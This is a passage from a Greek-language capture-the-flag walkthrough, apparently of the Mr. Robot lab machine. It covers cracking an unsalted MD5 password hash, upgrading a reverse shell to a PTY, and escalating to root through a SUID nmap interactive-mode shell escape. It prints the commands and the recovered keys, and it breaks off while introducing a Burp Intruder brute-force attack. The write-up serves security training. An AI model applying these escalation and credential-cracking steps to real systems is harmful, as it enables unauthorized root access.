-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$ cat home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ cat home/robot/key-2-of-3.txt
cat: home/robot/key-2-of-3.txt: Permission denied
$
```

Εικόνα 17. Περιεχόμενα του φακέλου `/home/robot` και ανάλυση των δικαιωμάτων πρόσβασης.

Ανάλυση Ευρημάτων:

```
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
```

1. **`key-2-of-3.txt`:** Τα δικαιώματα είναι ρυθμισμένα σε `-r--------` (0400). Μόνο ο ιδιοκτήτης του αρχείου (`robot`) έχει δικαίωμα ανάγνωσης. Ο χρήστης `daemon` απορρίπτεται (`Permission denied`).
2. **`password.raw-md5`:** Τα δικαιώματα είναι ρυθμισμένα σε `-rw-r--r--` (0644). Οποιοσδήποτε χρήστης του συστήματος μπορεί να διαβάσει το περιεχόμενό του.

Ανάγνωση του αρχείου κατακερματισμού (hash):

```
cat /home/robot/password.raw-md5
# robot:c3fcd3d76192e4007dfb496cca67e13b
```

7.2 Αδυναμίες του Αλγορίθμου MD5 και Κρυπταναλυτική Ανάκτηση Password


Το εξαχθέν hash αντιστοιχεί στον αλγόριθμο **MD5 (Message Digest 5)**:
`c3fcd3d76192e4007dfb496cca67e13b`

Γιατί ο MD5 είναι Ακατάλληλος για Αποθήκευση Κωδικών:

1. **Απουσία Υπολογιστικού Κόστους (Work Factor):** Ο MD5 σχεδιάστηκε για γρήγορο έλεγχο ακεραιότητας δεδομένων, όχι για αποθήκευση κωδικών. Ένας σύγχρονος υπολογιστής μπορεί να υπολογίσει δισεκατομμύρια hashes MD5 ανά δευτερόλεπτο.
2. **Απουσία Salt (Αλάτισμα):** Το hash αποθηκεύτηκε χωρίς salt (τυχαία συμβολοσειρά που προσαρτάται πριν τον κατακερματισμό). Αυτό σημαίνει ότι ο ίδιος κωδικός παράγει πάντα το ίδιο ακριβώς MD5 hash παγκοσμίως, καθιστώντας το άμεσα ευάλωτο σε προϋπολογισμένους πίνακες αναζήτησης (**Rainbow Tables**).

Συγκριτικός Πίνακας Αλγορίθμων Κατακερματισμού Κωδικών

Αλγόριθμος	Υπολογιστική Ταχύτητα	Εγγενές Salt	Αντίσταση σε GPU/ASIC	Καταλληλότητα για Password Hashing
MD5	Εξαιρετικά Υψηλή (ns)	Όχι	Μηδενική	**Επικίνδυνος / Απαρχαιωμένος**
SHA-1 / SHA-256	Πολύ Υψηλή	Όχι	Πολύ Χαμηλή	**Ακατάλληλος** (χωρίς KDF)
bcrypt	Ρυθμιζόμενη (Cost Factor)	Ναι (128-bit)	Υψηλή	**Αποδεκτός / Ασφαλής**
Argon2id	Ρυθμιζόμενη (Memory/CPU)	Ναι	Μέγιστη (Memory-Hard)	**Συνιστώμενος (State-of-the-Art)**



Εικόνα 18. Άμεση ταυτοποίηση του MD5 hash μέσω διαδικτυακής βάσης δεδομένων (CrackStation).

Λόγω της απουσίας salt, η εισαγωγή του hash σε διαδικτυακές βάσεις αναζήτησης (π.χ. CrackStation) αποκαλύπτει άμεσα το πρωτότυπο κείμενο (plaintext):
- **MD5 Hash:** `c3fcd3d76192e4007dfb496cca67e13b`
- **Plaintext Password:** `abcdefghijklmnopqrstuvwxyz`

7.3 Αναβάθμιση Κελύφους σε Πλήρως Διαδραστικό PTY και Ανάκτηση Key 2

Γνωρίζοντας πλέον τα διαπιστευτήρια του χρήστη `robot`, επιχειρείται η αλλαγή χρήστη μέσω της εντολής `su robot`:

```
$ su robot
su: must be run from a terminal
$
```

Εικόνα 19. Αποτυχία εκτέλεσης της εντολής `su`: «su: must be run from a terminal».

Τεχνική Ερμηνεία του Προβλήματος:

Το αρχικό reverse shell που αποκτήθηκε μέσω PHP συνδέεται απευθείας σε ένα απλό socket ροής δεδομένων και **δεν διαθέτει ψευδο-τερματικό (Pseudo-Terminal - PTY)**. Η εντολή `su` (όπως και οι `sudo`, `passwd`, `ssh`) απαιτεί υποχρεωτικά πρόσβαση σε διαδραστικό τερματικό για να απενεργοποιήσει την τοπική ηχώ (echo suppression) κατά την πληκτρολόγηση του κωδικού, αποτρέποντας την προβολή του στην οθόνη.

Επίλυση μέσω Python PTY Spawn:

Για την παράκαμψη αυτού του περιορισμού, χρησιμοποιείται η ενσωματωμένη βιβλιοθήκη `pty` της Python για τη δημιουργία ενός εικονικού τερματικού:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```


Εναλλακτικές εντολές αναβάθμισης (σε περιπτώσεις απουσίας Python):

```
# Μέσω script utility
script -qc /bin/bash /dev/null

# Μέσω perl
perl -e 'exec "/bin/bash";'
```

Μετά τη δημιουργία του PTY, η εντολή `su` εκτελείται κανονικά:

```
su robot
# Εισαγωγή κωδικού: abcdefghijklmnopqrstuvwxyz
whoami
# robot
```



Εικόνα 20. Επιτυχής μετάβαση στον χρήστη `robot` και ανάγνωση του αρχείου `key-2-of-3.txt`.

Πλέον, ως χρήστης `robot`, η ανάγνωση του δεύτερου κλειδιού είναι εφικτή:

```
cat /home/robot/key-2-of-3.txt
```

```
822c73956184f694993bede3eb39f959
```

> **Εύρημα 2 (Key 2):** `822c73956184f694993bede3eb39f959`
> **Επίπεδο Πρόσβασης:** Τοπικός Χρήστης Συστήματος (`robot`).

---

8. Φάση Έκτη: Privilege Escalation και Πλήρης Κατάληψη

8.1 Αναζήτηση Εκτελέσιμων Αρχείων με Ενεργό SUID Bit

Μετά την επιτυχή οριζόντια μετακίνηση στον χρήστη `robot`, το επόμενο κρίσιμο βήμα είναι η κάθετη κλιμάκωση προνομίων (**Privilege Escalation**) με στόχο την απόκτηση δικαιωμάτων υπερχρήστη (`root`).

Μια από τις συνηθέστερες μεθόδους κλιμάκωσης σε περιβάλλοντα Linux είναι ο εντοπισμός δυαδικών εκτελέσιμων αρχείων στα οποία έχει αποδοθεί εσφαλμένα το **SUID (Set User ID) bit**.

Κατανόηση των Ειδικών Δικαιωμάτων SUID:

- Σε ένα κανονικό εκτελέσιμο, η διεργασία κληρονομεί τα δικαιώματα του χρήστη που την εκτελεί (Real User ID - RUID).
- Όταν ένα αρχείο φέρει το **SUID bit** (`chmod u+s`), η διεργασία εκτελείται με τα προνόμια του **ιδιοκτήτη του αρχείου** (Effective User ID - EUID). Εάν ο ιδιοκτήτης είναι ο `root`, το εκτελέσιμο τρέχει με πλήρη δικαιώματα διαχειριστή, ανεξάρτητα από το ποιος το κάλεσε.


Εκτέλεση καθολικής αναζήτησης στο σύστημα αρχείων:

```
find / -perm -u=s -type f 2>/dev/null
```

Τεχνική Ανάλυση Παραμέτρων της Εντολής:

- `/` : Ξεκινά την αναζήτηση αναδρομικά από τον ριζικό κατάλογο (root directory).
- `-perm -u=s` (ή `-perm -4000`): Φιλτράρει αυστηρά τα αρχεία που έχουν ενεργοποιημένο το SUID bit για τον ιδιοκτήτη.
- `-type f` : Περιορίζει την αναζήτηση αποκλειστικά σε κανονικά αρχεία (αποκλείει καταλόγους και ειδικές συσκευές).

- `2>/dev/null`: Ανακατευθύνει τα μηνύματα σφάλματος πρόσβασης (Standard Error) στη συσκευή απόρριψης δεδομένων, διατηρώντας την έξοδο καθαρή.



Εικόνα 21. Λίστα εκτελέσιμων αρχείων με ενεργό SUID bit: Εντοπισμός του `/usr/local/bin/nmap`.


Αξιολόγηση Ευρημάτων SUID:

Στην έξοδο της εντολής εμφανίζονται τυπικά βοηθητικά προγράμματα του συστήματος που απαιτούν εκ φύσεως SUID (π.χ. `/bin/ping`, `/usr/bin/passwd`, `/usr/bin/sudo`). Ωστόσο, ξεχωρίζει ένα ασυνήθιστο δυαδικό αρχείο:
`/usr/local/bin/nmap`

Η απόδοση δικαιωμάτων SUID root σε ένα τόσο ισχυρό εργαλείο δικτύωσης συνιστά σοβαρότατο σφάλμα παραμετροποίησης.

8.2 Ανάλυση Επισφαλών Δυαδικών Αρχείων (GTFOBins και Nmap Binary)

Η βάση δεδομένων **GTFOBins** καταγράφει συστηματικά τρόπους με τους οποίους νόμιμα εκτελέσιμα αρχεία UNIX μπορούν να καταχραστούν για την παράκαμψη περιορισμών ασφαλείας και την εκτέλεση εντολών.



Εικόνα 22. Τεκμηρίωση της τεχνικής διαφυγής κελύφους για το δυαδικό αρχείο `nmap` στο GTFOBins.

Έλεγχος της έκδοσης του εγκατεστημένου nmap:

```
/usr/local/bin/nmap --version
# nmap version 3.81
```

Στις παλαιότερες εκδόσεις του Nmap (συγκεκριμένα από την έκδοση 2.02 έως και την 5.21), υπήρχε ενσωματωμένη μια λειτουργία διαδραστικού κελύφους (**interactive mode**), η οποία επιτρέπει στον χρήστη να εκτελεί εντολές του συστήματος απευθείας μέσα από το περιβάλλον του εργαλείου μέσω της εντολής διαφυγής `!sh`.

8.3 Εκτέλεση Τεχνικής Escape Shell και Απόκτηση Δικαιωμάτων Root

Η διαδικασία εκμετάλλευσης εξελίσσεται ως εξής:

1. Εκκίνηση του SUID binary σε διαδραστική λειτουργία:


```
/usr/local/bin/nmap --interactive
```

2. Μέσα από το περιβάλλον του Nmap, εκτελείται η εντολή διαφυγής:

```
nmap> !sh
```

Τεχνική Ερμηνεία της Κλιμάκωσης:

Το Nmap εκτελείται με EUID `0` (`root`) λόγω του SUID bit. Όταν καλείται η εντολή `!sh`, το πρόγραμμα εκτελεί τη συνάρτηση συστήματος `system("/bin/sh")`. Επειδή η συγκεκριμένη παλαιότερη έκδοση δεν αποποιείται τα προνόμια πριν την κλήση (drop privileges), το νέο υπο-κέλυφος (`sh`) κληρονομεί πλήρως τα προνόμια του υπερχρήστη (`EUID=0`).



Εικόνα 23. Εκτέλεση του interactive escape shell και επιβεβαίωση δικαιωμάτων root.


Επιβεβαίωση ταυτότητας:

```
id
# uid=1002(robot) gid=1002(robot) euid=0(root) groups=1002(robot)
whoami
# root
```

8.4 Ανάκτηση Τελικού Στόχου (Key 3)

Με απόλυτο έλεγχο στο λειτουργικό σύστημα, η πλοήγηση στον κατάλογο `/root` επιτρέπει την ανάκτηση του τρίτου και τελευταίου κλειδιού:

```
cd /root
ls -la
cat key-3-of-3.txt
```



Εικόνα 24. Ανάγνωση του τελικού κλειδιού από τον κατάλογο `/root`.

```
04787ddef27c3dee1ee161b21670b4e4
```

> **Εύρημα 3 (Key 3):** `04787ddef27c3dee1ee161b21670b4e4`
> **Επίπεδο Πρόσβασης:** Απόλυτος Διαχειριστής Συστήματος (`root`).

---


9. Εναλλακτικές Τεχνικές και Μεθοδολογίες

Στο πλαίσιο μιας ολοκληρωμένης δοκιμής διείσδυσης, ο επιτηθέμενος οφείλει να γνωρίζει εναλλακτικές μεθοδολογικές προσεγγίσεις για την επίτευξη του ίδιου αποτελέσματος. Παρακάτω παρατίθενται ισοδύναμες τεχνικές που επιβεβαιώνουν τα ευρήματα των προηγούμενων φάσεων.

9.1 Αυτοματοποιημένη Επίθεση Διαπιστευτηρίων μέσω Burp Suite Intruder


Εκτός από το εργαλείο γραμμής εντολών `hydra`, η επίθεση brute-force κατά του μηχανισμού αυθεντικοποίησης του WordPress μπορεί να υλοποιηθεί μέσω της μονάδας **Burp Suite Intruder**.

1. **Αποστολή Αιτήματος:** Το καταγεγραμμένο POST αίτημα από το HTTP History προωθείται στο Intruder (`Ctrl + I`).



